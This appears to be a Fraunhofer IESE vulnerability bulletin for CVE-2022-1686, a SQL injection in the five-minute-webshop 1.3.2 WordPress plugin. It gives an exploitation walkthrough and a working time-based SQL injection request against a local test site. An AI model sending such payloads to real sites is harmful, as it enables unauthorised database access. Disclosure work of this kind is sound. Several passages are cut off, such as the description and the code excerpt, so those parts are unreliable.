Security Bulletin
of the Fraunhofer IESE Research Institute

Home / (2/2) five-minute-webshop 1.3.2 WordPress plugin SQL injection

(2/2) five-minute-webshop 1.3.2 WordPress plugin SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	May 09 2022
Affected Software	five-minute-webshop
Affected Software Type	WordPress plugin
Version	1.3.2
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-1686
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/five-minute-webshop
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1686

Vulnerability Description

The `id` query parameter in five-minute-webshop 1.3.2 is vulnerable to SQL injection. An


Exploitation Guide

This exploit requires an added product. For demonstration and evaluation purposes, this is done by calling a database query within the wordpress database: `INSERT INTO fmwes_products VALUES (1, "test", "test", 50, 50, 0);`.



```
┌──(kali㉿kali)-[~/Downloads/five-minute-webshop]
└─$ mysql -u wordpress -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8615
Server version: 10.5.12-MariaDB-1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> select * from fmwes_products;
Empty set (0.000 sec)

MariaDB [wordpress]> INSERT INTO fmwes_products VALUES (1, "test", "test", 50, 50, 0);
Query OK, 1 row affected (0.002 sec)

MariaDB [wordpress]> select * from fmwes_products;
+----+-------+-------------+------------+----------------+---------------------+
| id | title | description | unit_price | VAT_percentage | image_attachment_id |
+----+-------+-------------+------------+----------------+---------------------+
|  1 | test  | test        |      50.00 |          50.00 |                   0 |
+----+-------+-------------+------------+----------------+---------------------+
1 row in set (0.001 sec)

MariaDB [wordpress]> █
```

Login as `admin` user. This attack requires at least `admin` privileges.




localhost/wp-login.php?redirect_to=http%3A%2F%2Flocalhost%2Fwp-admin%2F&reauth=1

Username or Email Address: admin

Password: ●●●●●●

□ Remember Me
Log In
Lost your password?
← Go to hacking playground




You need to connect to Stripe to use the Five Minute Webshop plugin. You can do this in the settings

Manage products

Title	Unit Price	VAT Percentage	Shortcode
test	50.00	50.00	[simple_product id=1] Copy to clipboard
Title	Unit Price	VAT Percentage	Shortcode

Choose the previously created product and click on `Edit`.




The Five Minute Webshop plugin requires an SSL connection.

You need to connect to Stripe to use the Five Minute Webshop plugin. You can do this in the settings

Manage products

Title	Unit Price	VAT Percentage	Shortcode
test Dele | Edit	50.00	50.00	[simple_product id=1] Copy to clipboard
Title	Unit Price	VAT Percentage	Shortcode


Clicking the previous button triggers the vulnerable request. `id` is the vulnerable query parameter.



```
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=fmwes_products
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651742457%7CNFH9oxgPdUB0I5vQ0G9JsYZRz7fPrB6cCYyat4sPQUG
%7C6af9672ff631b297870bbf4570e0d0bbb4e2fb79eb23af6720e85e7816ec4
168; PHPSESSID=ggbg3ps61166g6trc1gqkkj2cf; wordpress_test_cookie
=WP%20Cookie%20check; wp_lang=en_US;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651742457%7CNFH9oxgPdUB0I5vQ0G9JsYZRz7fPrB6cCYyat4sPQUG
%7Ce10b7e0de3a21c7ef652093e7f79ad29b7601994cdd120ec083ded4b636f3
ba8; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651569658
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 103072
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8" />
    <title>
      Edit Product &lsaquo; hacking playground &#8212;
      WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
```

A POC may look like the following request:



```
GET /wp-admin/admin.php?page=fmwes_edit_product&id=
1+AND+(SELECT+6037+FROM+(SELECT(SLEEP(5)))Uiuu) HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=fmwes_products
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651742457%7CNFH9oxgPdUB0I5vQ0G9JsYZRz7fPrB6cCYyat4sPQUG
%7C6af9672ff631b297870bbf4570e0d0bbb4e2fb79eb23af6720e85e7816ec4
168; PHPSESSID=ggbg3ps61166g6trc1gqkkj2cf; wordpress_test_cookie
=WP%20Cookie%20check; wp_lang=en_US;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651742457%7CNFH9oxgPdUB0I5vQ0G9JsYZRz7fPrB6cCYyat4sPQUG
%7Ce10b7e0de3a21c7ef652093e7f79ad29b7601994cdd120ec083ded4b636f3
ba8; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651569658
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
Date: Tue, 03 May 2022 09:58:53 GMT
Server: Apache/2.4.52 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 103310
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8" />
    <title>
      Edit Product &lsaquo; hacking playground &#8212;
      WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
```

In the code, the vulnerability is triggered by unsanitized user input of `id` at line 8 in `./includes/pages/edit_product.php`. The final database query is called at line 10.

```
.$id);
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

```
GET /wp-admin/admin.php?page=fmwes_edit_product&id=1+AND+(SELECT+6037+FROM+(SELECT(SLEEP(5)))Ui
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=fmwes_products
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651742457%7CNFH9oxgPdUB0I5vQ0G9JsYZ
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```